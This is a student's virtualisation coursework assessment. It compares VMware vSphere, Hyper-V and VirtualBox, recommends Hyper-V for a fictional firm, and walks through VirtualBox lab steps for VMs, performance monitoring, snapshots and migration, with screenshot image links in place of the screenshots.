# ITVAA0-B12–Formative Assessment– Eduvos Mowbray – 5737241

## 1.1 Investigate Leading Virtualisation Platforms

**VMware vSphere:**

A well-known enterprise virtualisation platform that provides a feature-complete set of tools to manage VMs.
**Performance:** High performing with capabilities like Distributed Resource Scheduler (DRS) and vMotion for live migration of VMs.
**Security Features:** Offers features like VM encryption, secure boot, and role-based access control.
**Scalability:** Highly scalable with support for high numbers of VMs and physical hosts.
Licensing Costs: Generally higher licensing fees, with various editions based on feature sets.

**Microsoft Hyper-V:**

A hypervisor-based virtualisation platform is integrated into the Windows Server.
**Performance:** Good performance with live migration and dynamic memory support.
**Security Features:** Shielded VMs, secure boot, and Windows Defender integration are supported.
**Scalability:** Scalable with support for numerous VMs and hosts.
**Licensing Costs:** Lower cost, especially for businesses already invested in Windows Server.

**Oracle VirtualBox:**

A free and open-source virtualisation platform for desktop and small server utilization.
**Performance:** Good enough performance for light use but may not be as excellent as enterprise products.
**Security Features:** Few security features; lacks advanced enterprise security features.
**Scalability:** Less scalable than VMware and Hyper-V.
**Licensing Costs:** Free to use, so it is cost-effective.

## 1.2 Compare Performance, Security Features, Scalability, and Licensing Costs Feature

| Feature | VMware vSphere | Microsoft Hyper-V | Oracle VirtualBox |
|---|---|---|---|
| Performance | High, with advanced features | Good, with live migration | Good for lightweight apps |
| Security Features | VM encryption, secure boot | Shielded VMs, secure boot | Basic security features |
| Scalability | Highly scalable | Scalable | Limited scalability |
| Licensing Costs | Higher costs | More cost-effective | Free |

## 1.3 Recommend the Most Suitable Platform for DataSecure Ltd.

For DataSecure Ltd, Microsoft Hyper-V is the ideal virtualisation platform due to its cost-effectiveness and support for Microsoft applications like Exchange and CRM. As part of Windows Server, it eliminates extra licensing fees, reducing the overall cost of ownership and training.

Hyper-V offers dynamic resource allocation for optimal performance and scalability, with improved security features like Shielded VMs and integration with Windows Defender. It also supports robust disaster recovery with Hyper-V Replica and snapshots for quick restoration.

Having detailed documentation and community support, Hyper-V ensures that implementation and management are simple. In summary, Microsoft Hyper-V implementation will help DataSecure Ltd. to solve maintenance costs, scalability, resource utilisation, disaster recovery, and security by consolidating its IT infrastructure and enhancing efficiency.

### 1.4 Explain How Virtualisation Optimises Resource Utilisation

Virtualisation utilises the resources to the fullest with the ability to have multiple virtual machines (VMs) on one physical server. The VMs share the resources of the physical server's CPU, RAM, and storage, leading to:

**Resource Sharing:** Virtualisation allows multiple VMs to run on a single hardware server, sharing CPU, RAM, and storage resources.

**Increased Efficiency:** Idle capacity can be allocated to VMs requiring extra capacity and resource utilisation as a whole is better.

**Load Balancing:** Virtualisation platforms can dynamically allocate resources based on requirements so that no VM ever becomes a bottleneck.

**Cost Savings:** There is less hardware, energy, and cooling needed, which translates into cost savings.

### 1.5 Demonstrate How Virtualisation Enhances Disaster Recovery

Virtualisation enhances disaster recovery through facilities such as:

**Snapshots:** Facilitating administrators to capture the state of a VM at a given point and restore it instantly in case of failure.

**Failover Clustering:** Ensures that if one server fails, VMs will automatically failover to another server, minimizing downtime.

**Automated Backups:** The majority of virtualisation platforms provide automated backup capabilities, automatically backing up VMs whenever required without any manual intervention.

### 1.6 Provide an In-Depth Cost-Benefit Analysis

**Cost Savings:**

**Hardware:** Reducing the number of physical servers from 10 to 3-4 saves money on hardware costs initially and on future upgrades.

**Energy:** Lower energy usage from using fewer servers results in substantial savings on electricity and cooling.

**Administrative Overhead:** VM centralisation reduces maintenance, upgrade, and security management time and effort.

**Estimated Savings:**

**Hardware:** 50% lower server expenses.
**Energy:** 30% lower energy bills.
**Administrative:** 40% less IT staff time spent on maintenance.

### 1.7 Discuss Potential Cybersecurity Improvements

**Virtualisation can improve cybersecurity by:**

**Isolated Virtual Environments:** Malicious applications can be run in segregated VMs, so malware cannot spread to other sections of the network.

**Enhanced Security Policies:** Centralized security policy management for VMs makes it easy to have effective security measures in place.

**Fast Recovery:** VMs can be quickly recovered to a safe state during a security incident using snapshots as a backup.

**Segmentation and Micro-Segmentation:** network micro-segmentation and segmentation, divides the network into very small pieces. This limits lateral threat mobility and allows sensitive data to be kept on isolated VMs with only authorized personnel able to access them, thereby protecting critical assets and reducing the attack surface.

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
**Question 2:**

**2.1 Set up a virtualized environment using Oracle VirtualBox**

**Install the Virtualization Software:**

1. Download the installer for Oracle VirtualBox.
2. Follow the installation instructions specific to your operating system.







**2.2 Create at least two virtual machines running different workloads.**

**Create a Virtual Machine for a Database Server:**


1. Open your virtualisation software and select the option to create a new virtual machine.
2. Choose the operating system (Windows Server).




3. Allocate resources (CPU, RAM, Disk Space) based on the expected workload.


4. Install the Xampp software on this VM. It allows you to run MySQL & Apache.





5. Open Xampp control panel and download mysql as the database.





**Create a Virtual Machine for a Web Server:**

1. Repeat the steps to create another virtual machine.
2. Choose a suitable operating system (Windows Server).





3. Allocate resources appropriate for a web server.




4. Install web server software (Apache) on this VM using Xampp Control Panel.




### 2.3 Simulate critical real-world scenarios.

**Dynamic Resource Allocation:**


1. Start the Database VM and monitor it's performance.

- Begin the MySQL software





- Open PowerShell and type "perfmon" to open up the Performance Monitor.



- Open Resource Monitor




- Locate ‘mysql.exe’ under CPU.




- Locate ‘mysql.exe’ under Memory




- Overall CPU is at full frequency and Memory is 60%+





2. Shut down the VM.
3. Adjust the RAM and CPU settings in the virtualization software.




4. Restart the VM and observe performance improvements.




**Backup and Disaster Recovery Testing:**


**Create a snapshot of each VM:**

1. Use the snapshot feature in your virtualization software to capture the current state.

- ‘Host+T’ to take a snapshot of the vm





2. Simulate a failure (stop the primary MYSQL service).





3. Restore the VM from the snapshot to demonstrate recovery.

- Close the vm and select to relaucnh into the snapshot



- When you relaunch MySQL will still be running

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
**Migration of Virtual Machines:**


**Steps:**

- Shut down the VM on the source host (or pause/save the state).
- Install Oracle VM on the destination host


- Navigate to the shared folders section in the vm settings




- Select the folder which has the virtual boxes

